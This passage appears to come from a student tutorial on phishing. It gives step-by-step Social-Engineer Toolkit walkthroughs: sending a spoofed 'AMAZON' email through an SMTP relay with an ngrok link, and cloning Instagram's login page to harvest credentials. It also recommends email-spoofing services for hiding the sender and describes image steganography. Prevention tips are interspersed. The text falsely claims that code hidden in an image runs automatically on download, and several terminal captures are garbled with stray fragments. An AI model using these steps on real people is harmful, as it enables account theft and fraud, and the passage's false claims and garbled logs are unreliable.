'END'. A warning message appears stating 'It appears your password was incorrect.' and 'Printing response: a bytes-like object is required, not 'str''. Finally, it prompts the user to press return to continue.

If I choose option 1: Even though we provide correct credentials it shows error.

Because of the security update of Google

Less secure apps & your Google Account

To help keep your account secure, from May 30, 2022, Google no longer supports the use of third-party apps or devices which ask you to sign in to your Google Account using only your username and password.

Important: This deadline does not apply to Google Workspace or Google Cloud Identity customers. The enforcement date for these customers will be announced on the Workspace blog at a later date.

For more information, continue to read.

If I choose Option2

For this we need to have an smtp2go account

To get smtp2go account we need to have domain name other than gmail.com and yahoo.com.

You need to provide following details here to send mail by using smtp2go account

- Username of smtp2go account
- Password of smtp2go account
- Smtp email server address@mail.smtp2go.com
- Port number for smtp2go server 2525

Note: SMTP2GO is open on different SMTP ports (25, 80, 587, 2525, 8025). We recommend using port 2525, which is open from most locations. Try a different port number if port 2525 is blocked at your location. TLS is available on the same ports, and SSL is available on ports 465 and 8465.

After composing mail, mail will be sent to our mail.

The screenshot shows a terminal window titled 'root@kali: /home/kali'. The user has run the command 'set:phishing' and is interacting with the configuration options. The text in the terminal is as follows:

```
root@kali: /home/kali
File Actions Edit View Help
set:phishing> Send email to:gitannapareddy16@gmail.com region [us, eu, au, ap]
      1. Use a gmail Account for your email attack. key:value to add to request
      2. Use your own server or open relay header field to remove From request
      3. Open relay IP:port to use your own server
set:phishing>2
set:phishing> From address (ex: mao@example.com):geethaannapareddy23@gmail.co
m
set:phishing> The FROM NAME the user will see:AMAZON
set:phishing> Username for open-relay [blank]:Geetha
set:phishing> Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryourown.com):
mail.smtp2go.com
set:phishing> Port number for the SMTP server [25]:2525 provider to sign webh
set:phishing> Flag this message/s as high priority? [yes|no]:n
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:plain
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finishe
d:Hi
Next line of the body: click https://d320-106-217-204-21.ngrok.io
Next line of the body: Thanks
Next line of the body: END
```

If victim click the link that you have send and fill his/her id password then it will reflect in the terminal.

The terminal window shows the message "[*] SET has finished sending the emails" followed by "Press <return> to continue". Below the terminal is a screenshot of a web browser displaying an Instagram login page. The URL in the address bar is https://a6f3cf9ed2d.ngrok.io/. The Instagram logo is at the top, followed by a text input field containing "geeky" and a password input field containing "geekygeeky". A "Log In" button is visible. Below the form, there is a "Forgot password?" link and a "Don't have an account? Sign up" link. At the bottom of the browser window, a status bar says "Transferring data from connect.facebook.net..".

The user has filled in the details.

```
File Actions Edit View Help
[*] Waiting victim open the link ...
[*] IP Found!
[*] Victim IP: 127.0.0.1:173
[*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
[*] Saved: instagram/saved.ip.txt

[*] Waiting credentials ...
[*] Credentials Found!
[*] Account: geeky
[*] Password: geekygeeky
[*] Saved: sites/instagram/saved.usernames.txt
```

You can see that the credentials are visible in the terminal.

How to Prevent Spear Phishing Attacks?

- Filter Your Email and Implement Anti-Phishing Protection
- Keep Your Systems Up To Date With the Latest Security Patches
- Conduct Multi-Factor Authentication
- Use DMARC Technology
- Run Frequent Backups
- Conduct Email Security Training for Employees
- Be Wary of Suspicious Emails

Clone Phishing:

Clone phishing definition – in this type of phishing, the attacker clones a genuine or legitimate email that you might have received from an authentic sender but sent from a spoofed email id. The attacker creates an email that is identical to a genuine email, that he intercepts or can be a part of a previous message that the receiver sent to the sender. This email copy contains malicious content like a link that, when clicked leads to the installation of malware onto your system.



WHAT ARE THE CRITICAL FEATURES OF CLONE PHISHING?

- There is a duplicate copy of a genuine email.
- The email contains links and attachments that are malicious in nature.
- The email id is false though it will appear to be legitimate.
- The clone email is usually made to appear like part of existing email correspondence. So, you could receive it as a reply to the original message or an updated version.

EXAMPLES – CLONE PHISHING

Here are a few examples of emails that have been targeted and phished.

- Words like ‘Click here to get your refund or credit’.
- ‘Hurry your credit is about to expire’.
- A virus warning that appears hoax.
- An invitation to click on a link saying, ‘click on this link’ or ‘here is the invite’.
- An email that promises rewards – mentions an amount of money or a coupon card and then asks the user to click on the link for claiming the reward. To create urgency, there would be a date mentioned saying that the user needs to click the link by a particular date to avail of the offer.

CLONE PHISHING AND DIFFERENT TYPES

- The email address is spoofed, but the objective is deception.
- The email contains malicious links or attachments.
- The email content is updated in a manner that it has a devious intent to it.

PREVENTING CLONE PHISHING

Since the problem exists on a large-scale and the cases are now rising, it is essential that at an individual level, email recipients keep themselves abreast of different tactics of cyber fraud techniques. They should also keep researching to find ways and means to safeguard themselves from phishing attacks.


Follow a few of these steps to secure your email id as well as your enterprise from the attack of phishes.

- Beware of spotting clone phishing.
- The link mentioned in the cloned email does not match with the actual link that was mentioned in the genuine email. One way to understand authenticity is to hover the mouse over the link.

- The senders' name or the email id of the sender of both the emails differs and you can detect it if you pay attention.
- There are mistakes in the grammar or spellings in the phished email.
- Provide training and education related to Cybersecurity to all users in the organization.
- The use of anti-spam software should be done so that the program can filter out emails that look cloned or phished.
- At an organizational level, the use of firewalls is also useful to prevent phishing attacks. There are threat management solutions that scrutinize emails and sites to find URLs or senders' information that does not match.
- Cross-check with the sender or the organization from whom the email has been received, especially if there are some suspicious elements to the email.
- Do not share your personal information with just about anyone, until and unless you trust the person.
- In case the email looks doubtful or is any unwanted email, it is best not to click on the 'Reply' or 'Remove' button.
- Use websites that have 'https' as the URL prefix.
- Use a brand protection tool so that your brand details cannot be cloned online.
- If you have been a target of clone phishing, it is always advisable to report the same to the cybersecurity cell or anti-phishing regulatory authorities.
- At an organizational level, ensure that there is a well-thought and planned backup plan in the case of a ransomware attack.

Research points out that between October 2017 and March 2018, the number of cloned websites was up by 73.8%. Of this, about 48.6% were sites that used .com

Example:



We can do email spoofing to perform clone phishing attack. Email spoofing is a form of cyber attack in which a hacker sends an email that has been manipulated to seem as if it originated from a trusted source.

There are some of the websites that are helpful to do email spoofing. They are

1. Emkei's Mailer

2. Guerrilla Mail etc..

Emkei's Mailer:

Free online fake mailer with attachments, encryption, HTML editor and advanced settings...

From Name:

From E-mail:
To:
Subject:

Attachment: No file chosen

Content-Type: text/plain text/html Editor

Text:

Solve reCAPTCHA v2 instead of v3

It offers a full range of options for the emails you send. You can choose the From Name, From Email, To, Subject, and Message.

The most significant difference between the two services is Emkei's Mailer's support for attachments. As per most email services, the maximum attachment size is 25MB.

Emkei's Mailer also offers a plain text editor and an HTML editor while you're composing your message. As such, the app is simple to use for a quick one-liner, but can also be deployed when you want to make a fake email message look a bit more convincing.

Guerrilla Mail:



None of the services we've looked at so far will allow you to receive email replies; they do not provide an inbox service.

However, some services—such as Guerrilla Mail—do provide an email inbox and can be used to send a fake email. But there is a trade-off. You cannot send the fake email from someone else; Guerrilla Mail does not let you add a custom from address. You can set any username you wish but are restricted to one of the app's preselected domains. Furthermore, emails in the inbox are only saved for 60 minutes. Thereafter, Guerrilla Mail will automatically delete the messages from its servers. If you don't regularly check for responses to your prank, you risk missing the fallout altogether. We use the above websites to send the malicious links to the victim without exposing our identity.


Another way to do clone phishing:

To work with setoolkit we must have root privilege to get it we use the command

Step1:>>sudo su

Step2:>>setoolkit (start working with setoolkit)


Step3: choose Social Engineering Attacks



```
root@kali: /home/kali
File Actions Edit View Help
[—] [—] Follow me on Twitter: @HackingDave [37] [—]
[—] Homepage: https://www.trustedsec.com [38] [—]
      Welcome to the Social-Engineer Toolkit (SET).
      The one stop shop for all of your SE needs.
[—] [—] [—] [—] [—] [—]
The Social-Engineer Toolkit is a product of TrustedSec.
[—] [—] [—] [—] [—] [—]
Visit: https://www.trustedsec.com
[—] [—] [—] [—] [—] [—]
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
[—] [—] [—] [—] [—] [—]
Unable to check for new version of SET (is your network up?)

Select from the menu:
[—] [—] [—] [—] [—] [—]
1) Social-Engineering Attacks Average Speed Time Time Time Curre
2) Penetration Testing (Fast-Track)
3) Third Party Modules Upload Total Spent Left Speed
4) Update the Social-Engineer Toolkit
5) Update SET configuration 0:463 0:00:00 0:00:00 0:00:00 102
6) Help, Credits, and About
[—] [—] [—] [—] [—] [—]
99) Exit the Social-Engineer Toolkit
[—] [—] [—] [—] [—] [—]
set> 1
```

Step4: Choose Website Attack Vectors



```
root@kali: /home/kali
File Actions Edit View Help
      Welcome to the Social-Engineer Toolkit (SET).
      The one stop shop for all of your SE needs.
      The destination in URL/Advertising already exists and is not an empty directory.
The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com
[—] [—] [—] [—] [—] [—]
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
[—] [—] [—] [—] [—] [—]
unable to open file or directory '/var/www/SETup'
Select from the menu:
[—] [—] [—] [—] [—] [—]
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
[—] [—] [—] [—] [—] [—]
99) Return back to the main menu.
[—] [—] [—] [—] [—] [—]
set> 2 changing permissions of '/var/www/SETup' operation not permitted
```

Step5: Choose Credential Harvester Attack Method

```

root@kali: /home/kali
File Actions Edit View Help
loitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu (type ./Linux-Setup.sh

set:webattack>3
./Linux-Setup.sh
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely cloned
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates x-Setup.sh
2) Site Cloner [Permissions of './Linux-Setup.sh': Operation not permitted]

```

Step6: Choose Site cloner

```

root@kali: /home/kali
File Actions Edit View Help
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities with
SET
[-] to harvest credentials or parameters from a website as well as place them
into a report (type ./Linux-Setup.sh

-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *
--

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

[Permissions of './Linux-Setup.sh': Operation not permitted]

```

Step7: Enter the URL of the website that you want to clone

```

root@kali: /home/kali
File Actions Edit View Help
be standard forms and use the "IMPORT" feature. Additionally, really
important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.164.10
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.instagram.com/accounts/login/
[*] Cloning the website: https://www.instagram.com/accounts/login/
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available.
Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:

```

If victim click the link that you have send and fill his/her id password then it will reflect in the terminal.



The user has filled in the details.

```
File Actions Edit View Help
[*] Waiting victim open the link ...
[*] IP Found!
[*] Victim IP: 127.0.0.1:373
[*] User-Agent: User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/2
[*] Saved: instagram/saved.ip.txt

[*] Waiting credentials ...
[*] Credentials Found!
[*] Account: geeky
[*] Password: geekygeeky
[*] Saved: sites/instagram/saved.usernames.txt
```

You can see that the credentials are visible in the terminal.

Image Phishing:

Image phishing deals with embedding text or malicious file in an image and attach it to the mail to send to the victim. When victim download the image, the malicious code also get downloaded along with the image.

Stegosuite: Stegosuite is a graphical steganography tool (this is the main difference between Stegosuite and Steghohide). It is used to hide secret data or information in image files. Stegosuite provides the facility of embedding text messages and multiple files of any type. To make the process of embedding more secure, the embedded data is encrypted

using AES (Advanced Encryption Standard). Currently, the Stegosite tool supports BMP, GIF, JPG, and PNG file types.

Installing Stegosuite: To install the Stegosuite tool in Kali Linux follow the below commands.


```
>>>sudo apt-get update -y
```

// Execute above command first then execute


```
// next command to avoid Archives
```

```
// Installation Error
```

```
>>>sudo apt-get install stegosuite
```




```
lalit@kali:~$ sudo apt-get update -y
Get:1 http://ftp.harukasan.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 Packages [17.0 MB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/non-free amd64 Packages [199 kB]
Get:4 http://ftp.harukasan.org/kali kali-rolling/contrib amd64 Packages [102 kB]
Fetched 13.9 MB in 2min 42s (86.0 kB/s)
Reading package lists... Done
lalit@kali:~$
```



```
lalit@kali:~$ sudo apt-get install stegosuite
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libgphoto2 libffpc0 libgfar0 libgusterf0 libgnuradio-fosphor0.8.0 libpython3.7-dev python3.7-dev
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  liblogback-jar libstf4j-jar libswt-cairo-gtk-4-jni libswt-gtk-4-jni
Suggested packages:
  groovy libjanino-java libjansi-jar libjetty9-jar libmail-java libservelt3.1-jar libtomcat9-jar libcommons-logging-jar liblog4j1.2-jar
The following NEW packages will be installed:
  liblogback-jar libstf4j-jar libswt-cairo-gtk-4-jni libswt-gtk-4-jni libjavaservelt-jar stegosuite
0 newly installed, 0 newly upgraded, 0 to remove and 3927 not upgraded.
Need to get 0 B/6,244 kB of additional disk space will be used.
After this operation, 6,244 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 libswt-gtk-4-jni amd64 4.17.0-1 [166 kB]
Get:2 http://ftp.harukasan.org/kali kali-rolling/main amd64 libswt-cairo-gtk-4-jni amd64 4.17.0-1 [31.5 kB]
Get:3 http://ftp.harukasan.org/kali kali-rolling/main amd64 libswt-gtk-4-java amd64 4.17.0-1 [1,668 kB]
Fetched 0 B in 0s (0 B/s)
Selecting previously unselected package libstf4j-jar.
(Reading database ... 43322 files and directories currently installed.)
Preconfiguring package libstf4j-jar ... /lib/stf4j/jar/libstf4j-jar_1.0.1_all.deb ...
Unpacking libstf4j-jar (1.0.1-3) ...
Selecting previously unselected package liblogback-jar.
Preparing to unpack .../lib/logback/jar/liblogback-jar_2.3.5_all.deb ...
Unpacking liblogback-jar (2.3.5-3) ...
Selecting previously unselected package libswt-gtk-4-jni.
Preparing to unpack .../lib/swt/cairo-gtk-4-jni_4.17.0-1_amd64.deb ...
Unpacking libswt-gtk-4-jni (4.17.0-1) ...
Selecting previously unselected package libswt-cairo-gtk-4-jni.
Preparing to unpack .../lib/swt/cairo-gtk-4-jni_4.17.0-1_amd64.deb ...
Unpacking libswt-cairo-gtk-4-jni (4.17.0-1) ...
Selecting previously unselected package libjavaservelt-jar.
Preparing to unpack .../lib/javaservelt-jar_4.17.0-1_amd64.deb ...
Unpacking libjavaservelt-jar (4.17.0-1) ...
Selecting previously unselected package stegosuite.
Preparing to unpack .../5-stegosuite_0.8.0-2_all.deb ...
Unpacking stegosuite (0.8.0-2) ...
Selecting previously unselected package libstf4j-jar.
Setting up libstf4j-jar (1.0.1-3) ...
Selecting previously unselected package liblogback-jar.
Setting up liblogback-jar (2.3.5-3) ...
Selecting previously unselected package libswt-cairo-gtk-4-jni (4.17.0-1) ...
Setting up libswt-cairo-gtk-4-jni (4.17.0-1) ...
Selecting previously unselected package libjavaservelt-jar.
Processing triggers for desktop-file-utils (0.24-1) ...
Processing triggers for mime-support (3.64) ...
Processing triggers for man-db (2.9.0-2) ...
Processing triggers for man-db (2.11.2) ...
Processing triggers for man-db (2.9.0-2) ...
Processing triggers for kali-menu (2820.1.7) ...
lalit@kali:~$
```


Now after complete execution of the above commands. To run Stegosuite simply type “stegosuite” in terminal.

>>>stegosuite



Embed data:



1. stegosuite command will open the Stegosuite window.
2. Click on the file in the Stegosuite window to select the image file.
3. Type the secret message or select the text files you want to embed in the image.
4. Choose any password and after that click on the Embed button.



In the above image, We are hiding a secret message as well as a text file. Then we just need to click on Embed and Steganography will be done.

Extract Data:

1. Click on the file in Stegosuite window to select the stego file you want to extract hidden information from
2. Type the password and click the extract button
3. The hidden data will be extracted.



Once the image is downloaded by the victim through mail then malicious code embedded in the image will automatically download into his/her system. So that attacker can able to get unauthorized access over the victim system. Its nothing but image phishing.

QR-CODE PHISHING



What are QR codes?

- Originally, QR codes were just labels for physical items. In the 1990s, the Japanese auto industry started using them to keep track of vehicles and components during the manufacturing process. But because QR codes are machine-readable and can store a lot of information, they were later adopted to send data to a smartphone.
- The type of data contained in a QR code can vary, but typically it's just going to be a link to a website. On iOS, your Camera app will automatically detect QR codes. When you point your Phone's camera at one, you're shown an option to open the linked URL in the default web browser.

WHAT IS QR PHISHING?

- QR code phishing is a lot like other forms of phishing. It's a social engineering attack aimed at getting people to hand over personal information, login credentials, or financial details.
- Phishing attacks often use a link to a malicious website that is sent via email. QR code phishing is basically doing the exact same thing, but uses a QR code to get the victim to go to the malicious website. Like any other phishing website, its sole purpose is to get you to enter your Social Security number, bank login details, email account credentials, or some other bit of sensitive data.

